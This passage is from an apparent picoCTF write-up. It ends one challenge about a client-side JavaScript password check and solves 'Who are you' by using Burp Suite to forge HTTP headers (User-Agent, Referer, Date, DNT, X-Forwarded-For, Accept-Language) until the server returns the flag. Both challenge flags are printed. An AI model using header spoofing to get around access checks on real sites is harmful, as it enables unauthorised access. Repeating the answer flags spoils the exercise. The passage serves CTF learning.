                  alert("Password Verified")
                  }
                }
              }

            }
          }
        }
      }
    }
    else {
      alert("Incorrect password");
    }

  }
</script>
<div style="position:relative; padding:5px;top:50px; left:38%; width:350px; height:140px; background-color:yellow">
<div style="text-align:center">
<p>This is the secure login portal</p>
<p>Enter valid credentials to proceed</p>
<form action="index.html" method="post">
<input type="password" id="pass" size="8" />
<br/>
<input type="submit" value="verify" onclick="verify(); return false;" />
</form>
</div>
</div>
</body>
</html>
```

And then we concatenate the parts of the flag based on the split order.

So, at the end we have:

`picoCTF{no_clients_plz_7723c3}`


**9.- Who are you:**

We open the page and we see the following


Only people who use the official PicoBrowser are allowed on this site!


---


For interacting with this page, we install the Burp application




In the proxy window we must open the burp browser and turn on the intercept




Then we put the link of the page. And we receive this:




```
GET / HTTP/1.1

Host: mercury.picoctf.net:52362

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close
```

Then we click “forward” and then we turn of intercept.

Then we go to the repeater tab, the request is there, so when we click send we start to look the response of the page.




As we can see  there is a message that says :
“Only people who use the official PicoBrowser are allowed on this site!”

So we have to change the “User-Agent” flag in the header. We change it to “PicoBrowser” and we send it again.

```
Pretty  Raw  Hex
1 GET / HTTP/1.1
2 Host: mercury.picoctf.net:52362
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: PicoBrowser
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

```
Pretty  Raw  Hex  Render
    stylesheet">
15
16    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
      </script>
17
18    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
      </script>
19
20
21  </head>
22
23  <body>
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:red">
                I don&#39;t trust users visiting from another site.
              </h3>
31          </div>
32        </div>
33        <br/>
34
35        <img src="/static/who_r_u.gif">
          </img>
36
37      </div>
38      <footer class="footer">
39        <p>
            &copy; PicoCTF
          </p>
40      </footer>
41
42    </div>
43    <script>
44      $(document).ready(function(){
```

Now we can see at the response that a message displays:
“I don't trust users visiting from another site.”

So we have to put the flag : “Referer: mercury.picoctf.net:52362” to put that we are visiting from the same site. And we send again

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: mercury.picoctf.net:52362
Connection: close
```

```
22
23  <body>
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:red">
                Sorry, this site only worked in 2018.
              </h3>
31          </div>
32        </div>
33        <br/>
34
35        <img src="/static/who_r_u.gif">
          </img>
36
37      </div>
38      <footer class="footer">
39        <p>
            &copy; PicoCTF
```

The present message is that “Sorry, this site only worked in 2018.” So we have to add a “Date” flag to the header. We can search for this. The example that I found is: “ `Date: Wed, 01 Jun 2022 08:00:00 GMT`” And we change the year to 2018 and send it.

```
Pretty  Raw  Hex
1 GET / HTTP/1.1
2 Host: mercury.picoctf.net:52362
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: PicoBrowser
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Referer: mercury.picoctf.net:52362
10 Date:  Wed, 01 Jun 2018 08:00:00 GMT
11 Connection: close
12
13
```

```
Pretty  Raw  Hex  Render
16    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
      </script>
17
18    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
      </script>
19
20
21  </head>
22
23  <body>
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:red">
                I don&#39;t trust users who can be tracked.
              </h3>
31          </div>
```

The message says: “I don't trust users who can be tracked.” So we have to add the “DNT” flag , that means “Do not track”, equal to 1 because that means not tracking, and we send.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: mercury.picoctf.net:52362
Date:  Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
Connection: close
```

```
22
23  <body>
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:red">
                This website is only for people from Sweden.
              </h3>
31          </div>
32        </div>
33        <br/>
```

Now we have to make the page think that we are from Sweden. And we can do this by giving the page an IP direction from Sweden. We can do this with the flag “X-Forwarded-For”. We can search for a Swedish ip address, mine is :  2.71.255.254, and  we send.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: mercury.picoctf.net:52362
Date:  Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
X-Forwarded-For: 2.71.255.254
Connection: close
```

```
22
23  <body>
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:red">
                You&#39;re in Sweden but you don&#39;t speak Swedish?
              </h3>
31          </div>
32        </div>
33        <br/>
```

The message tell us that we don’t speak Swedish, so we have to change the “Accept-Language” that is in English to accept Swedish.  We can do it by putting “sv-sv,sv;q=0.5” on that flag.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: sv-sv,sv;q=0.5
Referer: mercury.picoctf.net:52362
Date:  Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
X-Forwarded-For: 2.71.255.254
Connection: close
```

```
24
25    <div class="container">
26      <div class="jumbotron">
27        <p class="lead">
          </p>
28        <div class="row">
29          <div class="col-xs-12 col-sm-12 col-md-12">
30            <h3 style="color:green">
                What can I say except, you are welcome
              </h3>
31          </div>
32        </div>
33        <br/>
34
35        <b>
            picoCTF{http_h34d3rs_v3ry_c00l_much_w0w_0c0db339}
          </b>
36
```

And now we can have the flag. That is:

`picoCTF{http_h34d3rs_v3ry_c00l_much_w0w_0c0db339}`